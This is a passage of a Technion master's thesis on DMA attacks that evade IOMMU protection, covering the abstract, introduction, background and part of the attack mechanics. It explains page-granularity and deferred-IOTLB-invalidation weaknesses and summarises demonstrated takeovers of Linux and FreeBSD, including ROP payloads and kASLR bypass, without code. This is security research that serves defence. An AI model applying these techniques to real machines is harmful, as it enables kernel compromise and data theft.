IOMMU-resistant DMA attacks

Gil Kupfer

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

IOMMU-resistant DMA attacks

Research Thesis

Submitted in partial fulfillment of the requirements
for the degree of Master of Science in Computer Science

Gil Kupfer

Submitted to the Senate
of the Technion — Israel Institute of Technology
Sivan 5778 Haifa May 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

This research was carried out under the supervision of Prof. Dan Tsafrir and Dr. Nadav Amit, in the Faculty of Computer Science.

Acknowledgements

This work is dedicated to my grandfather, Tuvia Kupfer ז"ל, who passed away during the writing of this work.

I would like to thank my wife, Odeya, for helping and supporting when needed.
Also, I would like to thank all the friends who have been there.
Finally, thanks to my advisors, Prof. Dan Tsafrir and Dr. Nadav Amit, for their help and guidance along the way.

The generous financial help of the Technion is gratefully acknowledged.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Contents

List of Figures

Abstract **1**

Abbreviations and Notations **3**

1 Introduction **5**

2 Background **9**
- 2.1 DMA Attacks . . . 9
  - 2.1.1 Classic DMA Attacks . . . 9
  - 2.1.2 IOMMU Protection . . . 10
  - 2.1.3 Circumventing the IOMMU . . . 11
- 2.2 FireWire . . . 12

3 Attack Mechanics **15**
- 3.1 Sub-Page Granularity Vulnerability . . . 15
- 3.2 Deferred Invalidation Vulnerability . . . 16
- 3.3 Exploiting IOMMU Vulnerabilities . . . 17
- 3.4 Threat Model . . . 19
- 3.5 Consequences . . . 19

4 Realizing the Attack **21**
- 4.1 I/O Buffer Metadata Colocation . . . 23
  - 4.1.1 Linux FireWire Driver . . . 23
  - 4.1.2 Linux Network Stack . . . 26
- 4.2 Memory Allocator Data Colocation . . . 28
- 4.3 Deferred Invalidation . . . 29

5 Protections **31**
- 5.1 Circumventing OS Defenses . . . 31
  - 5.1.1 Data Execution Prevention (DEP) . . . 31
  - 5.1.2 Kernel Address Space Layout Randomization . . . 33
  - 5.1.3 Further Defenses . . . 34

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

5.2 Protecting Against New Attacks 35

6 Future Work 39

7 Conclusion 41

Hebrew Abstract i

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

List of Figures

2.1 Intel VT-d Page Tables 11
2.2 SBP-2 Login Request Format 13
2.3 SBP-2 Login Response Format 13

3.1 Sub-Page Granularity Vulnerability 16
3.2 Deferred Invalidation Vulnerability 17
3.3 Malicious Device Types 18

4.1 Relevant Fields of sbp2_management_orb 24
4.2 Layout of sk_buff 27

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Abstract

The direct memory access (DMA) mechanism allows I/O devices to independently access memory without CPU involvement, improving performance but exposing systems to malicious DMA attacks. To defend against such attacks, hardware vendors introduced IOMMUs (I/O memory management units), allowing operating systems to restrict DMAs to specific memory locations. When configured correctly, the latest generation of IOMMUs is considered an appropriate solution to the problem. We challenge this perception and uncover a new type of IOMMU-resistant DMA attacks, which are capable of taking over the system by exploiting the fact that IOMMU protection is provided in page granularity, which we find to be too coarse. By implementing several novel attacks against these systems, we demonstrate that the vulnerability is spread across different device drivers and kernel subsystems, making it challenging to come up with a generic, performant fix.

In addition, we also show how OS handling of the IOMMU's internal cache (aka IOTLB—I/O translation look-aside buffer) can be exploited by an attacker. Because IOTLB invalidations are expensive, OSs may batch them (Linux does it by default), causing the IOTLB to be inconsistent with the OS for a short time. This time is believed to be too short to be exploitable. We also refute this perception by using this time slot to access memory immediately after it is explicitly forbidden, enabling the attack mentioned above.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Abbreviations and Notations

ASLR	:	Address Space Layout Randomization
COP	:	Call Oriented Programming
CPU	:	Central Processing Unit
DMA	:	Direct Memory Access
I/O	:	Input/Output
IEEE	:	Institute of Electrical and Electronics Engineers
IOMMU	:	Input/Output Memory Management Unit
IOTLB	:	Input/Output Translation Look-aside Buffer
IOVA	:	Input/Output Virtual Address
JOP	:	Jump Oriented Programming
kASLR	:	Kernel Address Space Layout Randomization
LIO	:	Linux IO
MMU	:	Memory Management Unit
OS	:	Operating System
ROP	:	Return Oriented Programming
SBP-2	:	Serial Bus Protocol 2
SCSI	:	Small Computer System Interface
TLB	:	Translation Look-aside Buffer
USB	:	Universal Serial Bus
VA	:	Virtual Address
VT-d	:	Virtualization Technology for Directed I/O

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 1

Introduction

Direct Memory Access (DMA) is a technology that allows input-output (I/O) devices to access the memory without CPU involvement. Before DMA, each I/O operation resulted in data being copied to and from the CPU, causing performance degradation. By letting devices access the memory directly, this copy overhead is avoided and the system is able to run faster. Yet, in its basic form, DMA makes the system vulnerable to DMA attacks, which are carried out by *malicious devices* that access memory regions not intended for their use. DMA attacks are well-known and have existed in the wild for over a decade [Dor04, BDK10]. They range from stealing and manipulating sensitive data to taking over the victim machine. Popular attacks include: opening a locked computer [MM, Fin14]; executing arbitrary code on the victim machine [Fri16, Woj08, AD10]; stealing sensitive data items such as passwords [SB12, LKV+13, Cim16, BR12]; or extracting full memory dumps of victim machines for offline analysis [MM, Vol, Fin14, GA10].

Modern systems protect themselves against DMA attacks using the input-output memory management unit (IOMMU). Inspired by the design of the ordinary MMU, the IOMMU adds a layer of virtual memory to devices. Instead of using physical addresses, the devices use I/O virtual addresses (IOVAs), which are translated into physical addresses by the IOMMU during each I/O transaction. Hence, devices are able to access only their *mapped* memory, leaving all other memory protected. Systems that use latest generation IOMMUs—and configure them correctly—are commonly believed to be fully protected from DMA attacks. In this work, by presenting several concrete attacks that remain valid even when an IOMMU is present in the system, we show that this perception is not true.

Our attacks rely on the fact that operating systems (OSs) are usually long living, and are almost never designed from scratch. Even though it is possible to build a completely new operating system such that it will be fully protected, this task is very hard and not common. We claim that the way all state-of-the-art OSs treat I/O devices leads to wrong utilization of the IOMMU, and as a result makes them vulnerable. We start the work by exploring the disparity between IOMMU design and its actual utilization. In

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

	FireWire	**FireWire – FreeBSD**	**Network cards**
OS	Linux	FreeBSD	Linux
Device type	External	External	Internal
Colocation type	I/O buffer metadata	Memory allocator	I/O buffer metadata
Use deferred invalidations	No	No	Yes
Payload	Full ROP shellcode	Breakpoint	Full ROP shellcode
Payload location	In the same page	In the same page	Heap spray

Table 1.1: Demonstrated attacks.

Chapter 3, we define and explain the *sub-page granularity vulnerability* and the *deferred invalidation vulnerability*, both caused by this gap. We also give a complete view of the attacks, including the attack boundaries and threat model.

The *sub-page granularity vulnerability* comes from the fact that the IOMMU works in granularity of whole pages only. Using current technologies, it is impossible for an OS to define permissions for items smaller than a page. Yet, I/O buffers are typically smaller; in some cases, they are as small as a few bytes. Hence, I/O devices are able to access (potentially sensitive) data colocated with their buffers in the same page. Malicious devices might use this ability to manipulate or steal this data.

Due the high cost of the translation process, the IOMMU caches the translations in the I/O translation look-aside buffer (IOTLB). The OS is responsible for removing stale entries from this buffer. Because of performance issues, OSs may defer the invalidation to a later time (Linux does it by default). This behavior exposes the system to the *deferred invalidation vulnerability*, which might be exploited by malicious devices that access the memory during the time the IOTLB is inconsistent with the IOMMU's translation tables.

In Chapter 4, we actually exploit the above vulnerabilities—for the first time, to the best of our knowledge—using both internal and external devices, as summarized in Table 1.1. First, we attack with no protection but the IOMMU itself, to gain a better understanding of the attacks. We successfully attack both specific drivers and different parts of the kernel itself, showing that the problem is a fundamental design issue rather than a local bug. We also implement attacks against both Linux and FreeBSD, showing as well that the problem is not unique to a single existing operating system.

Since systems without additional protection are pretty rare today, the basic form of the attacks could hardly be considered as real attacks. Therefore, in Chapter 5, after making sure that the attacks work, we show how the standard protection mechanisms can be evaded once they are turned back on. We also discuss actions that OS designers can take to protect their system against such attacks.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

The first mechanism is data execution prevention (DEP), which prevents the CPU from running code located in data pages such as pages intended for I/O operations. We reimplement our attack using the familiar ROP (return oriented programming) technique, successfully bypassing DEP. In both the regular and the ROP cases, the payload is dependent on knowing where in memory the kernel's code is located. To make attacking harder, kASLR (kernel address space layout randomization) randomizes this place so the attacker cannot use it. We bypass kASLR by reading kernel pointers using the *sub-page granularity vulnerability* and deducing the randomized value.

In Chapter 6, we suggest directions for future work: as attackers, finding ways to expand the attacks to additional scenarios, and as defenders, trying to mitigate the attacks. Finally, we conclude the work in Chapter 7.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 2

Background

2.1 DMA Attacks

In this section, we give the motivation for our new attacks by presenting classic DMA attacks, the IOMMU protection against them, and recent attacks that circumvent it.

2.1.1 Classic DMA Attacks

Direct Memory Access (DMA), introduced over 60 years ago, allows input and output devices (I/O devices) to transfer data to and from memory [oC54]. DMA has evolved since its inception, when a single DMA controller was set in the system. Following the introduction of the peripheral component interconnect (PCI) interface, devices started to incorporate DMA engines that enabled them to initiate DMA transactions without the coordination of a central DMA controller.

While DMA is essential for fast I/O transactions, it also enables DMA attacks. Without the presence of an IOMMU, which will be discussed later, the system has no way of preventing a DMA-capable device from reading and writing any memory region, given that DMA transactions are not filtered and use physical addresses. If a device is compromised, an attacker can read sensitive data from memory or overwrite the OS code and data-structures to gain full control of the victim system.

DMA attacks can be carried out using an external or internal DMA-capable device. Using an external device for DMA attacks is rather simple if the victim system has expansion ports, such as FireWire or Thunderbolt, which allow external devices to initiate DMA transactions. By connecting a programmable accessory or a remote machine to such a port, one can read and write any of the victim machine's memory [Dor04, Vol, MM].

In contrast, to carry out DMA attacks using internal devices, the attacker must gain control over the internal I/O device, and turn it into a *malicious* device that executes the attacker's code. While using internal devices is more challenging for attackers, it allows the attacker to run long-lived and stealthy attacks. It is important to note in this context that gaining control over an I/O device does not necessarily compromise the system if DMA attacks cannot be carried out. For example, even if a hard-disk

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

firmware is malicious, the software can prevent attacks by encrypting the written data and ensuring the read data integrity and freshness. In contrast, if the disk *controller* firmware is compromised, the malicious device can use DMA to overwrite the OS code and fully compromise the system.

To gain control over an I/O device, an attacker can exploit firmware bugs. These bugs can be well-known, as end-users are often slow in deploying firmware updates [DPVL10], or zero-day vulnerabilities that are found by extracting and reverse engineering the firmware [Ben17b]. Alternatively, certain attackers may be able to replace the device firmware with a malicious one [ZKB+13, NL14], or even manufacture devices that appear to be legitimate but are in fact malicious at the circuitry level [YHD+16].

Studies have demonstrated that an attacker capable of issuing DMA transactions, can initiate various attacks, ranging from running keyloggers [LKV+13, SB12] to gaining full control over commodity OSs and hypervisors, including Windows [AD10], Linux, OS X [Fri16], Android [Ben17b] and Xen [Woj08]. DMA attacks are also commonly used for computer forensics. Tools such as Volatility [Vol], Inception [MM], GoldFish [GA10] and FinFireWire [Fin14] can extract target machine memory and unlock victim machines by patching the OS code. These tools are reportedly used by law enforcement agencies.

As countermeasures for DMA attacks, studies suggested software-based protection techniques. These solutions tighten security against DMA attacks but do not prevent them. *Address space layout randomization* (ASLR), often used to protect against buffer overflow attacks, can complicate DMA attacks, but does not prevent them [SB12]. Storing secret data in the CPU registers can prevent the secret data from being read directly by exploited devices [MFD11, CZG+15, Sim11], yet does not prevent the devices from extracting the secret by modifying the OS memory [BR12]. DMA attacks can be detected by monitoring the bus activity using hardware performance counters and finding anomalies between the expected and actual DMA activity [Ste13]. This approach, however, requires modeling each device's DMA activity [Ste14], which is arguably unreasonable.

2.1.2 IOMMU Protection

As software techniques cannot prevent DMA attacks, DMA access must be restricted through a hardware protection device. The most common mechanism for this purpose is the input/output memory management unit (IOMMU), which adds a level of indirection for DMA addresses [WRC08, BYXO+07, YZ15, SB12, MTF12]. The IOMMU effectively forces the device to use virtual addresses, which are then translated into physical ones, according to architectural data structures that are configurable by the OS. Usually, and specifically in the x86 architecture, access rights are set and translations are performed in page granularity [Int16b, AMD11]. Inspired by the standard MMU in x86, the translations are set in a radix tree (Figure 2.1). The IOMMU protects against DMA attacks by ignoring or faulting when devices initiate DMA transactions to virtual

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018




Figure 2.1: Inspired by the standard x86 MMU/TLB, Intel VT-d uses a radix tree for page tables and an IOTLB.

addresses not marked as present. To use the IOMMU for protection, the OS maps in the IOMMU only the pages that hold I/O buffers.

When introduced over 40 years ago, IOMMUs were not tasked primarily with providing security [DWT79]. IOMMUs were used to allow devices that did not support vectored I/O to write to contiguous virtual memory, which is noncontiguous in physical memory [Chu96, WMM97]. IOMMUs enabled legacy devices that only supported limited address width to access high memory. More recently, IOMMUs were used to assign I/O devices directly to virtual machines while maintaining their isolation properties [Int16b, AMD11]. Throughout this period, OS developers did not appear to consider protection against malicious devices very important. To date, for example, Windows 10 is the first Windows version that uses the IOMMU for protection [Mic17].

2.1.3 Circumventing the IOMMU

The IOMMU is open to several new kinds of attacks whose goal is to eliminate its protection. The first type target bad IOMMU implementations and the second focus on wrong initialization of the IOMMU. An example of bad implementations is the lack of interrupts remapping in the first IOMMU versions. Without the ability to forward only legitimate interrupts to the correct virtual machine, malicious devices might also generate on the host other interrupts. Rutkowska and Wojtczuk attacked the Intel VT-d by creating fake interrupts at the host, successfully executing code thanks to a bug in the interrupt mechanism on Intel machines [WR11]. An example of wrong initialization

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

is enabling I/O devices before setting up the IOMMU. Morgan et al. attacked the IOMMU by overriding its tables during initialization [MANK16]. Frisk used a similar approach for stealing Apple FireVault passwords [Cim16].

Sang et al. used both methods for several attacks [SLND10]. First, they exploited the ability of the Intel VT-d to reduce IOTLB overhead by distributing entries to compatible I/O devices. Using this ability, malicious I/O devices can report false entries in order to access protected memory areas. Second, they capitalized on the fact that old implementations of the IOMMU identified I/O devices by self declarations. Malicious I/O devices can spoof the ID of an innocent one in order to access its memory. Last, they demonstrated how malicious I/O devices might exploit memory sharing with other I/O devices. Such sharing could, for example, be a decision of the OS according to the hardware topology.

The picture would not be complete without an overview of attacks that simply ignore the presence of the IOMMU. Beniamini attacked the iPhone 7 and Nexus 5/6/6P through their Wi-Fi chips [Ben17a, Ben17b]. While Nexus phones do not use an IOMMU, iPhones do. Beniamini, however, attacked the CPU by exploiting a TOCTOU (Time of Check – Time of Use) vulnerability in the NIC driver. From an I/O point of view, all the DMA writes were still legal (i.e. only to buffers that are currently explicitly mapped to the NIC). Also, modern IOMMU/PCI architectures includes the address translation services feature (PCI ATS; aka Device-IOTLB) that allows peripheral devices to serve as their own IOTLB. This feature is very unsecure and, in fact, lets malicious devices bypass the IOMMU protection by providing fake translations.

In this work, we assume that the IOMMU is working as expected, so that it is possible to write an OS from scratch that utilizes the IOMMU correctly. OSs, however, are rarely written from scratch, as doing so is a very complex task. Our attacks thus target the methodology used by all commodity OSs to utilize the IOMMU in the real world. We ignored ATS as it is unsecure by design, and suggested that Linux add an option to disable it[1].

2.2 FireWire

In this section, we give a short background of FireWire. FireWire is strongly related to DMA attacks because this is an external port that allows end devices to access DMA directly, making potential attacks much easier, and historically it was used to carry them out. For the same reasons, we used FireWire as a base of all our attacks, either by attacking its driver directly or by using it as a part of our lab setup.

In the beginning, there was SCSI, a set of standards for physically connecting and transferring data between computers and peripheral devices. Later, Apple (and others) developed Firewire (aka IEEE 1394, also known by the brands i.LINK (Sony) and Lynx (Texas Instruments)). Apple intended FireWire to be a serial replacement for

[1] `https://patchwork.kernel.org/patch/10370639/`

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018




Figure 2.2: SBP-2 Login Request Format (taken from the SBP-2 specification)




Figure 2.3: SBP-2 Login Response Format (taken from the SBP-2 specification)

the parallel SCSI bus while (also) providing connectivity for digital audio and video equipment. The SBP-2 (serial bus protocol #2) was developed to allow the use of SCSI devices over Firewire. While Firewire is an old physical connector that no longer exists in modern computer systems, there are cables that allow seamless conversion between Firewire and Thunderbolt, which enable us to use Firewire in modern setups.

A SCSI connection consists of two “endpoints”: an “initiator” (=OS in our case), which initiates the SCSI session, and a “target” (=disk in our case), which waits for the initiator’s commands and provides the required I/O data transfers. When using an Apple Macintosh computer (Mac), one can boot it in “target disk mode”, such that the Mac will then act as a (SCSI target) disk when connected to another computer; if the connection is through FireWire, then SPB2 will be used. Linux also supports an implementation of a SCSI target, through “Linux-IO (LIO) Target”, which allows a running computer to act as a SCSI target. The SCSI commands may flow through different fabric modules/interconnects such as FC, FCoE, SBP-2 (IEEE 1394). As noted, we use the latter.

The protocol defines ORB (Operation Request Block) as the data structure that represents the initiator’s requests [Joh98]. There are many possible messages, classified

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

into different ORB formats. In this work, we are concerned only with "LOGIN", a *management* ORB that initiates new connections. To connect to a target, the initiator sends a login request, formatted as shown in Figure 2.2, to the target. When the target is ready, it fills the buffer that was pointed to by the request with a login response (shown in Figure 2.3) using DMA, and reports to the initiator that it has done so. As we will show in Section 4.1.1, this single DMA write is enough for a malicious device to attack a Linux machine. In other attacks, we used this DMA write as an entry point for the attack, issuing other DMA writes regardless of the original behavior.

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018

Chapter 3

Attack Mechanics

Given that (1) the IOMMU hardware is correctly implemented, and (2) it is correctly initialized on time, one might assume that the systems are safe from DMA attacks. We contend that this is not the case. The least-privilege principle requires that an entity such as a software module or a physical device must always have only the minimum necessary access for operating normally. In this chapter, we describe the potential still-existing risks caused by software that violates this principle, which we exploit—for the first time, to the best of our knowledge, following our literature review (Chapter 4).

3.1 Sub-Page Granularity Vulnerability

Currently, OSs allocate I/O buffer memory using the same mechanisms they use for any memory allocation. These mechanisms, however, are oblivious to the role of the allocated memory. Consequently, I/O buffers may reside in the same page with other and potentially sensitive data. Since IOMMU protection is limited to page granularity, I/O devices that are allowed to access an I/O buffer gain access to this data as well. This behavior might compromise the system security.

We classified the different types of potentially colocated data into three categories (as illustrated in Figure 3.1): In case (a), the I/O buffer is part of a bigger data structure that also contains metadata used by the device driver. In the extreme case, this metadata might include function pointers, which enable relatively simple and robust attacks. Other fields in such data structures might be dangerous as well. In case (b), the memory allocator saves metadata, such as free-lists, with the I/O buffers, in the same page [Cor07]. Manipulating these data structures may compromise the system completely [ak09]. Finally, in (c), the I/O buffer and another dynamically allocated memory may reside in the same page. This common situation can easily cause data leakage, but may also be used for more sophisticated attacks. We used randomly colocated pointers to break kASLR, as we discuss in Chapter 5.

Why do OSs ignore the disparity between I/O buffer allocation alignment and protection granularity? One possible explanation is the benefits of dense memory

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018




Figure 3.1: Sub-page granularity DMA vulnerabilities when the I/O buffer resides in a page that also holds other data: (a) I/O buffer metadata, (b) memory allocator's metadata such as free-list pointers and (c) randomly colocated sensitive buffers.

allocations: lower internal memory fragmentation, which results in higher memory utilization, and lower translation lookaside buffer (TLB) pressure, which reduces the number of TLB misses. We suspect, however, that the main reason for the disparity is actually more prosaic. As IOMMUs were introduced to commodity servers relatively recently, OS developers have been reluctant to overhaul existing device drivers and change the way they allocate and manage their memory. Instead, IOMMU mapping operations were abstracted from device drivers, and implemented on top of existing DMA APIs [MHJ, The]. As a result, the memory allocation of I/O buffers has not been modified and adapted to take into consideration the IOMMU protection granularity.

3.2 Deferred Invalidation Vulnerability

To translate addresses efficiently, the IOMMU caches translations in an input/output translation lookaside buffer (IOTLB). Like MMUs, IOMMUs do not maintain consistency between the IOTLB and the IOMMU page tables, which reside in memory; instead, the OS is required to restore consistency by explicitly invalidating the IOTLB. Therefore, to ensure that the IOTLB never holds stale entries, the OS must invalidate the IOTLB immediately after it removes memory mappings.

Yet this scheme, called the "strict" mode in Linux, can degrade performance, as IOTLB invalidations can induce very high overhead. In I/O intensive workloads, the number of required IOTLB invalidations can be extremely high, as IOMMU entries are unmapped following each I/O operation. Moreover, the overhead of each IOTLB

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018




Figure 3.2: Strict vs. deferred IOTLB invalidations. In deferred mode, there is a period where the data is accessible but the mapping no longer exists.

invalidation can be as high as 2000 cycles [ABYTS11], considerably more than TLB invalidation, which takes roughly 100 cycles [Han14].


To reduce this overhead, Linux defers TLB invalidations by default, and instead performs periodic global TLB invalidations. This "deferred" mode induces smaller performance overheads relative to the alternative "strict" mode. Nevertheless, as depicted in Figure 3.2, deferring IOTLB invalidations may not prevent I/O devices from accessing unmapped pages, as the IOMMU may perform translations using stale IOTLB entries until the actual invalidation.

This behavior introduces a security hazard, as the OS can reuse pages for other purposes after they are unmapped, regardless of the actual time of IOTLB invalidation. In the time window between the unmap operation and the actual invalidation, the OS may place sensitive data in the unmapped page-frame. In fact, this is a common scenario, as OSs prefer to reuse "hot" page-frames, recently freed, as they are likely to be already cached in the CPU caches. Therefore, it is possible in certain cases to predict how unmapped memory would be reused and which data it would accommodate. As we demonstrate in Section 4.3, this behavior enables us to build robust assaults powerful enough to gain full control over a victim system.

3.3 Exploiting IOMMU Vulnerabilities

Like classic DMA attacks, exploiting IOMMU vulnerabilities requires the attacker to be able to issue DMA transactions. To accomplish this, the attacker needs a "malicious device": a device that was designed or reprogrammed to generate custom DMA transactions and is connected to the victim machine. Although the creation of a malicious device is not the focus of our study, we briefly survey the known existing techniques to create such devices. As illustrated in Figure 3.3, malicious devices may be connected to the victim either (1) externally (e.g., music players and portable hard drives) or (2) internally (e.g., network cards and inner hard drives). Attackers may

Technion - Computer Science Department - M.Sc. Thesis MSC-2018-21 - 2018



(a) *Internal device*

(b) *External device*

Figure 3.3: Different types of devices that might be used for attacking.

connect external devices only for the attack; thus, they do not have to fill any other functionality. Other devices are generally expected to operate normally, except when they are used to launch an attack.

External device. As noted above, if physical access to the victim machine is possible, an attacker may connect a malicious device to an external port, such as Thunderbolt or FireWire, from where it will issue DMA transactions. Attackers without physical access can still attack, for example, by leaving portable malicious devices 'lying around', and hoping that someone will use them. Studies show that people do tend to connect such unclaimed devices to their systems [TDF+16].

Disabling external ports or even covering them with glue [AZ06] may be a limited solution in very strict environments. A more common mitigation is selective device blocking on the software level. Nevertheless, this method is not hermetic as malicious devices can still impersonate legitimate ones [HAKa, HAKb].

